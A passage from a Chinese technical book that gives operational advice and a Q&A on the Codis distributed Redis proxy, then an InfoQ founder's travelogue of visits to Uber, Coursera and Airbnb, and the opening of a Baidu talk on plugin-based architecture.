Master。项目的地址是：<https://github.com/ngaut/Codis-ha>。

4. Dashboard

Dashboard 在 Codis 中扮演一个很重要的角色，所有的集群信息变更操作都是通过 Dashboard 发起的（这个设计有点像 Docker），Dashboard 对外暴露了一系列 RESTful API 接口，不管是 Web 管理工具还是命令行工具，都是通过访问这些 HTTP API 来进行操作的，所以请保证 Dashboard 和其他各个组件的网络连通性。比如，我们发现在用户的 Dashboard 中集群的 ops 为 0，其原因就是 Dashboard 无法连接到 Proxy 的机器。

5. GO 环境

在生产环境中尽量使用 GO 1.3.x 的版本，GO 1.4 版本的性能很差，它更像是一个中间版本，还没有达到 production ready 的状态就发布了。很多朋友对 GO 的 GC 颇有微词，这里我们不讨论哲学问题，选择 GO 是多方因素权衡后的结果，而且 Codis 是一个中间件类型的产品，并不会有太多小对象常驻内存，所以对于 GC 来说基本毫无压力，不用考虑 GC 的问题。

6. 队列的设计

简单来说，就是“不要把所有鸡蛋放在一个篮子”，尽量不要把数据都往一个 key 里放，因为 Codis 是一个分布式的集群，如果你永远只操作一个 key，就相当于退化成单个 Redis 实例了。很多朋友将 Redis 用来做队列，但是 Codis 并没有提供 BLPOP/BLPUSH 的接口，这没问题，可以将列表在逻辑上拆成多个 LIST 的 key，在业务端通过定时轮询来实现（除非你的队列需要严格的时序要求），这样就可以让不同的 Redis 来分担这个同一个列表的访问压力。而且单 key 过大可能会造成迁移时的阻塞，由于 Redis 是一个单线程的程序，所以迁移时会阻塞正常的访问。

7. 主从和 Bgsave

Codis 本身并不负责维护 Redis 的主从关系，在 Codis 里面的 Master 和 Slave 只是概念层的：Proxy 将请求打到 Master 上，Master 挂后 Codis-HA 会将某一个 Slave 提升成 Master。而真正的主从复制，需要在启动底层的 Redis 时手动地配置。在生产环境中，我建议 Master 的机器不要开 Bgsave，也不要轻易执行 Save 命令，数据的备份尽量放在 Slave 上操作。

8. 跨机房 / 多活

想都别想……Codis 没有多副本的概念，而且 Codis 多用于缓存的业务场景，业务的压力是直接打到缓存上的，在这层做跨机房架构的话，性能和一致性是很难得到保证的。

9. Proxy 的部署

其实可以将 Proxy 部署在离 Client 很近的地方，比如同一个物理机上，这样有利于减少延迟，但是需要注意的是，目前 Jodis 并不会根据 Proxy 的位置来选择位置最佳的实例，需要修改。

2.1.4 分布式数据库和分布式架构

与 Codis 有关的内容告一段落。接下来我想聊聊我对于分布式数据库和分布式架构的一些看法。架构师们是如此贪心，有单点就一定要变成分布式，同时还希望尽可能透明。就 MySQL 来看，从最早的单点到主从读写分离，再到后来阿里类似的 Cobar 和 TDDL，分布式和可扩展性是达到了，但却牺牲了事务支持，于是有了后来的 OceanBase。Redis 从单点到 Twemproxy，到 Codis，再到 Reborn。最后的存储早已和最初的面目全非，但协议和接口永存，比如 SQL 和 Redis Protocol。

NoSQL 来了一茬又一茬，从 HBase 到 Cassandra 再到 MongoDB，解决的是数据的扩展性问题，在 CAP 上通过裁剪业务的存储和查询的模型来平衡。但是几乎还是都丢掉了跨行事务（插一句，小米在 HBase 上加入了跨行事务，是个不错的工作）。

我认为，抛开底层存储的细节，对于业务来说，KV、SQL 查询（关系型数据库支持）和事务，可以说是构成业务系统的存储原语。为什么 memcached/Redis+MySQL 的组合如此受欢迎，正是因为在这个组合里，几个原语都能用得上，对于业务来说，可以很方便地实现各种业务的存储需求，能轻易地写出正确的程序。但是，现在的问题是当数据大到一定程度时，在单机向分布式进化的过程中，最难搞定的就是事务，像是 SQL 支持什么的还可以通过各种 MySQL Proxy 搞定，KV 就不用说了，天生对分布式友好。

于是这样，我们就默认进入了一个没有（跨行）事务支持的世界里，面对很多业务场景我们只能牺牲业务的正确性来平衡实现的复杂度。比如一个很简单的需求——微博关注数的变化，最直白、最正常的写法应该是，将被关注者的被关注数修改和关注者的关注数修改放到同一个事务里，一起提交，要么一起成功，要么一起失败。但是现在考虑到性能，为了实现复杂度，常见的做法可能是队列辅助异步的修改，或者通过 cache 先暂存等方式绕开事务。

但是对一些需要强事务支持的场景，就没有那么好绕过去了（目前我们只讨论开源的架构方案），比如支付 / 积分变更业务，常见的搞法是关键路径根据用户特征 sharding 到单点 MySQL，或者 MySQLXA，但是性能下降得太厉害。

后来 Google 在他们的广告业务中遇到这个问题：既需要高性能，又需要分布式事务，还必须保证一致性。Google 在此之前是利用一个大规模的 MySQL 集群通过 sharding 苦苦支撑，这个架构的可运维 / 扩展性实在太差。这要是发生在一般公司，估计也就忍了，但是 Google 可不是一般公司，用原子钟搞定 Spanner，然后在 Spanner 上构建了 SQL 查询层

F1。我第一次看到这个系统的时候，简直惊艳，应该是第 1 个可以真正称为 NewSQL 的公开设计的系统。所以，Google 的 BigTable (KV)、F1 (SQL)、Spanner (高性能分布式事务支持) 这三样组成了一个完整的大数据处理站，满足了大多数情况下对数据库的需求。同时 Spanner 还有一个非常重要的特性，即跨数据中心的复制和一致性保证（通过 Paxos 实现），多数据中心刚好补全了整个 Google 的基础设施的数据库栈，使得 Google 对几乎任何类型的业务系统开发来说都非常方便。我想，这就是未来的方向吧，一个可扩展的 KV 数据库（作为缓存和简单对象存储），一个高性能支持分布式事务和 SQL 查询接口的分布式关系型数据库，提供表支持。

2.1.5 疑问与解惑

Q: 我没看过 Codis，您说 Codis 没有多副本概念，请问这是什么意思？

Codis 是一个分布式 Redis 解决方案，利用 presharding 把数据在概念上分成 1024 个 slot，然后通过 Proxy 将不同 key 的请求转发到不同的机器上，数据的副本还是通过 Redis 本身保证。

Q: Codis 的信息在一个 ZK 里面存储着，ZK 在 Codis 中还有别的作用吗？主从切换时为何不用 Sentinel？

Codis 的特点是动态地扩容缩容，对业务透明；ZK 除存储路由信息外，同时还作为一个事件同步的媒介服务，比如变更 Master 或者数据迁移这样的事情，需要所有的 Proxy 通过监听特定 ZK 事件来实现。可以说 ZK 被我们当作了一个可靠的 RPC 的信道来使用。因为只有集群变更 admin 的时候会往 ZK 上发事件，Proxy 监听到以后，回复在 ZK 上，admin 收到各个 Proxy 的回复才继续。本身集群变更的事情不会经常发生，所以数据量不大。Redis 的主从切换通过 Codis-HA 在 ZK 上遍历各个 Server group 的 Master 判断存活情况，以此来决定是否发起提升新 Master 的命令。

Q: 数据分片，是用的一致性 Hash 吗？请具体介绍下，谢谢。

不是，是通过 presharding，Hash 算法是 $\text{crc32}(\text{key}) \% 1024$ 。

Q: Codis 怎么进行权限管理？

Codis 没有鉴权相关的命令，在 RebornDB 中加入了 auth 指令。

Q: Redis 跨机房时有什么方案?

目前没有好的办法, 我们的 Codis 定位是同一个机房内部的缓存服务, 跨机房复制对于 Redis 这样的服务来说, 一是延迟较大, 二是难以保证一致性, 对于性能要求比较高的缓存服务, 我觉得跨机房不是好的选择。

Q: 集群的主从应该怎么做 (比如集群 S 是集群 M 的从, S 和 M 的节点数可能不一样, S 和 M 可能不在一个机房)?

Codis 只是一个 Proxy-based 的中间件, 并不负责数据副本相关的工作。也就是说数据只有一份, 在 Redis 内部。

Q: 根据你介绍的这么多的内容, 我可以下一个结论, 你们没有多租户的概念, 也没有做到高可用。可以这么说吧? 你们更多的是把 Redis 当作一个 cache 来设计。

对, 其实我们内部多租户是通过多 Codis 集群解决的, Codis 更多的是为了替换 Twemproxy 的一个项目。高可用是通过第三方工具实现的。Redis 是 cache, Codis 主要解决的是 Redis 单点、水平扩展的问题。我把 Codis 的介绍贴一下: Auto rebalance Extremely simple to use Support both Redis or rocksdb transparently. GUI dashboard & admin tools Supports most of Redis commands. Fully compatible with twemproxy (<https://github.com/twitter/twemproxy>)。Native Redis Clients are supported Safe and transparent data migration, Easily add or remove nodes on-demand。解决的问题是这些, 在业务不停的情况下怎样动态地扩展缓存层, 这点是 Codis 关注的。

Q: 对于 Redis 冷备的数据库的迁移, 您有啥经验没有? 对于 Redis 热数据, 可以通过 migrate 命令实现 2 个 Redis 进程间的数据转移, 当然如果对端有密码, migrate 就玩完了 (这个我已经给 Redis 官方提交了 patch)。

冷数据的话, 我们现在是实现了完整的 Redissync 协议, 同时实现了一个基于 RocksDB 的磁盘存储引擎, 备机的冷数据是全部存在磁盘上, 直接作为一个从挂在 Master 上的。实际使用时, 3 个 group、key 数量一致, 但其中一个的 ops 是另外 2 个的 2 倍, 这是什么原因造成的? key 的数量一致并不代表实际请求是均匀分布的, 可能某几个 key 特别热, 它一定是会落在实际存储这个 key 的机器上的。刚才说的 RocksDB 的存储引擎: <https://github.com/reborndb/qdb>, 其实启动后就是个 Redis-Server, 支持了 PSYNC 协议, 所以可以直接当成 Redis 从来用, 是一个节省从库内存的好方法。

Q: Redis 实例内存占比超过 50%，此时执行 Bgsave，开了虚拟内存支持的会阻塞，不开虚拟内存支持的会直接返回 Err，对吗？

不一定，这个要看写数据（开启 Bgsave 后修改的数据）的频繁程度，在 Redis 内部执行 Bgsave，其实是通过操作系统 COW 机制来实现复制，如果你几乎把这段时间内的所有数据都修改了，操作系统就只能全部完整得复制出来，这样就爆了。

Q: 可否介绍下 Codis 的 autorebalance 实现。

算法比较简单 (<https://github.com/Codislabs/codis>)。代码比较清楚，code talks。其实就是根据各个实例的内存比例，分配好 slot。

Q: 我主要想了解降低数据迁移对线上服务的影响，有没有什么经验可以介绍？


其实现在 Codis 数据迁移的方式已经很温和了，是一个个 key 的原子迁移，如果怕抖动甚至可以加上每个 key 的延迟时间。好处就是对业务基本没感知，缺点就是慢。

2.2 给你介绍一个不一样的硅谷

霍泰稳，极客邦科技创始人兼 CEO。

2007 年创立 InfoQ 中国，2014 年创立极客邦科技，并于当年收购了 InfoQ 大中华地区所有业务。现在极客邦科技是集资讯、会议、电商、培训、咨询、图书出版、社交、整合营销、创新孵化等九大产业于一体的 IT 内容综合服务集团，也是国内综合实力最强的知识服务平台。旗下运营 EGO 职业社交、InfoQ 技术媒体、StuQ 斯达克学院职业教育三大业务品牌。为 100 万技术人、3000 家以上的中国企业提供服务，致力于让创新技术推动社会进步。


2016 年 7 月 1 日起任 EO 全球创业家协会北京分会会长。



2.2.1 Uber

先来看 Uber，下文分享了几张有特点的图片，并对它们加以介绍。

上图是签到，很有意思。关键点是，我发现 Uber、Coursera、Airbnb 等公司用的是一个签到系统，很简单。当时我也在想为什么这些公司的技术能力那么强，自己开发一个签到系统多好，对他们来说这不是很简单的事情吗？后来我想明白了，这是一个生态圈，如果什么事情都自己干了，不给其他创业公司机会，那么整个大环境也不会有大的发展。



上图是 Uber 的前台，不好意思，人家只让拍前台，进去后就不让拍了。其实道理很简单，Uber 很开放，所有的墙壁什么的，都是那种水漆，随处都可以写。进去之后，上面很多设计图，根据他们的说法，这些设计图都很重要，比如我们现在所用的平分车费功能，可能就是在上面所实现的。所以，天机不可泄漏，也是可以理解的。

上面说的都是比较人文的东西，其实这次 Uber 给我印象最深刻的，就是他们每一个人，包括非 Uber 的其他朋友，给我提到最多的就是，Uber 真的很 Fierce，中文就是猛烈的、凶猛的、侵略性的。其实这个是有道理的。

Uber 的老板原来就是一个小“流氓”，这也是很多硅谷人的说法，他做过盗版音乐、盗版视频，很多不合法的东西他都做过。这次做 Uber，也是想颠覆现在的出租车，他就是想做些不一样的东西。

这儿有 2 个例子可以分享，在美国我们也用 Uber，和司机交流，有个老太太就说，Uber 真的很棒，她现在开的车就是 3 个月前买的，专门来开 Uber 的，现在已经赚回来了，可见 Uber 的补贴力度之大。另外一个就是中国的例子，大家都知道滴滴专车和快滴专车补贴司机很厉害，有时候是 2 倍，但是对于 Uber 来说，最低是 3.5 倍，这是一个什么概念。

所以，Uber 具有绝对的侵略性。我自己倒是非常欣赏这样的做法，做企业，就应该有比较大的愿景，然后侵略性地去实现。

这是对 Uber 的简单介绍。

2.2.2 Coursera


下面开始说下第 2 家公司，Coursera，哈哈，特别有意思。我先声明一点，所有的这些都是我道听途说的，都没有和这些公司的 CEO 做过考证，所以一定不是很准确，大家也就当新鲜事儿听听得了，别太当真，被我带到沟里去了。先看几张图片。




上图是 Mozilla，火狐浏览器的老家，他们位于一个园区。



上图的这个样式很酷，我非常喜欢，大家都非常愿意在那儿照相，对 Coursera 也是一个很好的宣传。




上图展示了 Coursera 的前台，这个图片大家是不是非常熟悉？很多人写微信的时候，到网上搜一些关键词的图片，经常会有这种感觉，比如下面左边的这张图。



上面右边图的墙中展示了 Coursera 的证书，里面还有南京大学的，这也是 Coursera 营收很重要的一块。注意这是很关键的一点，很多人问 Coursera 的盈利模式是什么，其实发

证书是很重要的一环。当然，据说这个钱也是要和学校一起分的。下面来张大家感兴趣的图片。




其实在那面墙上，我发现至少 20% 拿到证书的人是华人或者是华裔，一方面说明咱们都非常好学，另外一方面我在想，这是不是为了便于找工作？下面我来说下介绍和个人感悟。

Coursera 的节奏不是非常快，大家知道是什么原因吗？我得到的说法是，Coursera 这家公司的管理层都是教授，教授非常喜欢做的事情就是讨论，而且做好记录。所以，Coursera 的同学经常会在管理层开过一个很重要的会议后不久（比如一个小时），收到一份非常详细工整的会议记录，但就是看不到公司的行动。估计这就是“文人治国”的弊端，大家乐于讨论问题，但是不像 Uber 那么有侵略性地解决问题。

当然，上面可能是戏谑的说法。更准确的说法是，Coursera 非常强调质量，现在合作的这些大学都是非常好的大学，包括哈佛、斯坦福、清华、南大等。它也想学习 Udacity，直接请社会的精英上来做课程，但是它很担心质量，所以迟迟没有大的动作。


这里估计有个大家很感兴趣的地方，下周大家可以和自己的 Leader 或者团队去实践。Coursera 每周三是无会议日。我当时去的时候正好是周三，所以看到整个办公室非常空，大家都在家或者到哪儿去“工作”去了。只看到 2 个创始人在那儿谈论东西，好像创始人或者 CEO 总是那么“苦逼”，哈哈。

对我而言，这次去拜访 Coursera 收获最大的是下面这张图片。大家可以简单看一下。这个是客户自己学了 Coursera 上的课程后写的感谢信。然后 Coursera 就把它贴在办公室里非常显眼的地方，这样大家都可以看到，都能感受到自己工作的价值，很酷。我回来后，马上把阿里巴巴发给我们的一个感谢卡贴在公司的墙上了，学以致用。




2.2.3 Airbnb

下面说说 Airbnb，我认为它是这几家公司里装修最酷的一家，原因是 Airbnb 的创始人就是设计出身，非常讲究这个。先来看几张图片。




下面这 2 张图因为手机的原因照得不好，其实这是一个 4 层楼的空间，就是一个天井，阳光充足。




下图展示了一面历史墙，现在 Airbnb 开设了很多个办事处，全球各处各有，这儿的
历史墙是按照时间线来进行的。



大家注意下图这个猿猴下面压着的一张白纸，上面写着：I'll continue to climb until I reach the top, but nobody knows where the top is. 不知道是正能量还是负能量，但我感到的是满满的激情，有一种一往无前的大无畏革命精神。




Airbnb 的 logo (下图) 是不是很有趣，但是你知道从前它并不是这样的吗？是 2014 年才完成的。有谁记得 Airbnb 的前一个 logo 吗？



下图是 Airbnb 的前一个 logo，相比于现在的，它是不是有点 Low？



其实任何一个公司的发展过程都是这样，即使风光如 Airbnb，中间也经历了很多故事。接下来，我们看看 Airbnb logo 的设计过程，这个 logo 请了个英国的公司，花了一年时间，这得修改多少遍才有今天的这个 logo 啊，读者们可以从下面这 2 张图中感受一下。




那 Airbnb 是如何传播文化的呢？

这是我非常喜欢的一个环节，在管理学上有个很多人都会使用的技巧，那就是问关键的问题。Airbnb 在让大家接受新的 logo 时，提的这几个问题都很酷。

下面 2 张图中的英文提问意思大概是：

- 如果 Airbnb 是一个国家，它的旗帜应该是什么样子的？
- Airbnb 会是社会变革中的重要力量吗？
- 何时是我们的“尽管去做”时刻？



这些问题看上去简单，但我感觉视野好像一下子被打开了，然后想象力就打开了，我们不只是专注于竞争对手，或者自己的那一亩三分地去做些小生意。“活着，就是改变世界”，硅谷的公司好像都非常信奉乔布斯的这句话。这次去旧金山，我自己也使用了 2 次 Airbnb 来租房子，第 1 次有点青年旅社的感觉，第 2 次是一个别墅。这 2 个地方都有一个共同点，那就是规则，租房子也有非常详细的规则。每到一个地方，主人都非常耐心地带你浏览所有的地方，厨房、卫生间、网络等，还会教你使用。最强的地方就是那个大房子的墙上，还贴着住房的 Rule（规则），比如不吸烟、不喝醉，开口要说请，闭口要说谢谢等，让你觉得很温馨。也清楚什么事情能做，什么事情不能做。这就是规则的价值所在，简单、直接。我很喜欢这种方式。让你一下子就知道该做什么，不该做什么，这是很值得咱们去学习的。

另外，就是我参观的这家公司——Airbnb，它不光装修最酷的，也是给我印象最深刻的公司。但是其实一开始不是这样的，Airbnb 成立了也有八九年的时间了，中间也死了很多次，只是最近一两年模式成熟后才起来了。中间的 2 次金融危机基本快掐死它了。现在的这个很酷的楼房，其实是 Twitter 不要，觉得太烂了，Airbnb 才租下来的。

当然，现在的这个装修做得非常不错。就像那个 logo 一样，一开始 Airbnb 的 logo 并不是那么好看，只是现在有了钱，老板才决定重新设计 logo，请了一家英国的设计公司，老

板亲自抓，历时一年才完成。所以不需要羡慕，任何企业的发展过程都是一个渐进的过程。好了，以上基本就是参观 Airbnb 后的一些感触，很多都是感官上的。仅供大家参考。

2.2.4 硅谷行带给我的一些影响

我认为 InfoQ 中国 / 极客邦科技团队可以更多的 Soho 化，尽管集中有集中的好处，但是远程工作的优点远远大于集中办公。我希望中国各地最优秀的技术编辑都能聚集在极客邦科技。这在当前的情况下是靠谱的，InfoQ 中国有这个基因。既然社会价值和个人价值可以有机统一，我们为何不努力为之？从硅谷回来后，我更加坚定了自己的想法。

另外一点就是发现在技术人、技术社区这个领域，其实并不像有些人说的那样，是一个非常小众的群体。在硅谷，也有很多公司在围绕技术社区做事情，比如搭建技术社区，这个垂直领域的“LinKedIn”，比如做技术人之间的“Uber”等。这也坚定了我和技术社区的坚持，只是现在最担心的就是没有想象力。解决或者减轻这个担心的有效途径，就是每年至少带着团队成员去一趟硅谷，去这个创新的中心，走一走看一看，感受感受，大家一起互相促进。

最后给大家重点提醒一下。这次去硅谷参观的 Uber、Airbnb、Coursera，其实都是金字塔尖上的公司，更多的公司已经在奋斗的路上死掉了。按照硅谷的说法，数以万计的公司倒在前进的路上。这次去硅谷，我也见了一些“真实的”创业公司的团队。其实和咱们一样，也都是租个公寓或者车库，几个人就开始干了，也没有钱去租很好的场地，买很好的机器，装修很好的办公室。但是这并不妨碍大家创业的热情。

在这里我也特别想将前几天看到的，记者采访万达创始人王健林的一段话，作为本节的结束语，和大家共勉：“我觉得人生要有大目标，我的目标也是不断地调整。我不可能一开始就定现在的目标。大企业都是由小企业起来的，任何人都有机会做成大企业，最重要的问题是人生要有大目标，要有理想，要有情怀。”

2.2.5 疑问与解惑

Q：美国市场除 Uber 外还有哪些同类竞争对手？为什么只有 Uber 这么成功？Uber 补贴力度那么大，它的盈利模式是什么？还是目前只考虑占领市场？

其实 Uber 的野心很大，很多人都问过这个问题。可以这样回答，如果把 Uber 想象成

一个大的物流系统，你会觉得它的盈利模式是什么？注意，Uber 不仅仅能载人，当大家熟悉了这种方式之后，Uber 是什么都可以送的。这个想象空间就太大了。这个问题问得非常好，美国就是这样，人家羞于去做完全一样的东西，大家对知识产权还是非常重视的。但是可以做些微创新。这次我们在美国还用了一个很好用的 App，叫 Getaround，比如你想租车，不用去租车公司，直接用我这个 App 看看周围有什么空闲的车，然后直接拿过去用就好了。好车就贵，一般的车就便宜。如果是用半天或者一天，是非常划算的。你看，这个模式是不是和 Uber 就完全区分开了。另外，美国只有一家 Facebook，一家 Twitter。

Q：请问参观完这几家公司后，您直观感觉他们企业文化的相同点和不同点是什么？

共同点就是大家都很开放，都是绝对的以人为本。最好的环境，最好的设备，最好的工具。不同点就是，每家公司的风格和创始人有非常直接的关系，Uber 是“流氓式”的，很野，很猛烈，很有攻击性；Airbnb 是设计师，很强调规则，其实共享经济是从 Airbnb 开始的；Coursera 是典型的文人治国，议而不决的事情比较多，所以发展也比较慢。

Q：国内公司有可能走出国门、统领全球相应领域吗？目前像阿里、小米等，拓展国外市场时好像都挺费劲。

我来简单回答下问题，想走出国门，先熟悉规则。现在华为算是做的不错的，但现在面临的巨大的问题是，你原来用的很多开源软件是没有严格遵循人家的协议的。现在你想走出来，我先查你的代码，你一下子就气短了。其实阿里、小米也面临着类似的问题。中国公司，肯定有可能走出国门，但不能仅凭情怀，也得懂规则、守规则。

Q：硅谷初创公司的老板们，怎么找到优秀的人才？怎么说服别人加盟？

哈哈，这是全世界创业公司都面临的问题吧。但有个说法挺有道理，现在 Google、Facebook 的人都愿意到 Uber、Airbnb 跑，为什么？因为这儿的事情更有想象力，做起来更带劲。而且，美国的创业公司都是很愿意给员工股权的，而且很大方。所以，如果你看好一个公司，加入进去，如果运气好，成为千万富翁是很正常的事情。我就遇到一个 Dropbox 的哥们，Facebook 的前 300 号员工，现在单是 Facebook 的股票就已经让其每天都笑醒了。

Q：同处于初创时期，硅谷公司的什么企业特质是重要且又是我们国内公司所缺失的？

想象力。我现在认为想象力是我们国内的很多公司所缺失的。然后就是自信或者厚脸皮。屁大的事情人家就能说的天花乱坠，运用丰富的想象力，听起来就很诱人，那么投资

人就愿意跟进，然后进入一个良性的循环。我们已经做得很好了，还在努力地说，做得还不够好，还得继续努力。就这样，很多机会就丧失掉了。所以我们国内的公司，或者这些 Leader，要多学学怎么讲故事、厚脸皮，这是非常非常重要的。

Q：我想问一下，创业初期需要保障工作环境吗？怎样体现以人为本？

哈哈，其实不需要，活都活不下去呢，谈什么工作环境，那个时候大家也不会关心这个环境的。这个时候体现以人为本的最好方式，就是找到好的模式，让公司发展得快一些，不论是找投资还是自己公司的营业额，都做得再好一些。别让兄弟们受委屈，这就是最好的以人为本了。

Q：国外的天使投资人看重的是什么？

这次我去硅谷，恰好见了一个天使投资人，是原来投资 Theserveside 和 InfoQ 的，我和他也做了些交流。他所看中的就是你这个事情是否有意思，是否有所创新。其实并不会问你这个项目最终能做多，谁知道能做多大，更多的还是看你这个人是否靠谱。好像这和咱们国内的投资人是一样的。天使投资人就是撒大网，找靠谱的人，然后等待它发芽、长大。

Q：国外的草根程序员是什么状况？

人家好像没有认为自己是“草根”，反而好像都很厉害的样子。所以……咱们也应该这样，人生苦短，天生骄傲，张扬一些怎么了？

Q：硅谷创业公司普遍的加班状况是如何的？和国内区别大吗？

这个不是很清楚，好像这次只看到 Uber 在加班……

Q：有考察下技术氛围建设吗？美国的工程师也不可能都高层次吧。

人家的考核也是很严格的。如果不符合要求就直接被清走了。所以，每个人不仅要装着厉害，也要真的很有本事。

Q：这次是什么原因促使老板跑去硅谷交流的？

是为了参加 EO 的全球领导力会议。

Q：有留意到之前的“无会议”，不知道介绍中的公司团队如何达到有效沟通？团队协作如何？

这个我结合我们团队的经验来说一下。可能很多人不知道，InfoQ 中国 / 极客邦科技是

半 Soho 的工作方式，将来可能是全 Soho。那么应该如何做到有效沟通？这是一个大命题，其实也很简单，就是一定要给团队建立起信任感。Trust 能解决所有问题，试想一下，大家都是互相信任的，都是努力工作的，互相比着创造价值的，而不是偷工减料的，那会是什么结果？另外，其实面对面沟通只是很多沟通方式中的一种，现在网络那么发达，工具那么多，Skype 帮助有效沟通，Tower 帮助有效协作，都很好用啊。

Q：为什么拍照限制这么严格呢？互联网公司也不大会有什么秘密呀？

这个刚才回答过，Uber 办公室满墙都是设计图，大家都很随意写，一不小心可能就泄密了。

2.3 解耦的艺术——大型互联网业务系统的插件化改造

金自翔，百度资深研发工程师。在百度负责商业产品的后端架构，包括基础架构和业务架构。




本节将根据讲师多年经验，针对业界经常碰到的问题，经过分析与实践提出解决方案。

2.3.1 插件化

在大型系统中，“插件化”是对若干类似的子系统进行深度集成的一种方法，“插件化”的特点是能清晰地划分子系统间的边界，从实现上明确地区分系统中“变”与“不变”的部分。在大的业务系统重构和改造的过程中，使用“插件化”不但能整合底层数据流，还能同时整合上层的流程和交互，在大规模跨团队集成中提供开发者的灵活性、用户体验的一致性和底层系统的安全性。

“插件化”要解决的问题如下页中的图所示，即文档的约束是不精确的，人理解落地后的差别往往很大。图中的差异在不同案例中可能表现为代码思路的差异、用户体验的差异或者是性能的差异。无论是哪种差异，其根本问题都在于用自然语言描述的规范文档不够形式化，留下了太多不必要的自由发挥的空间。

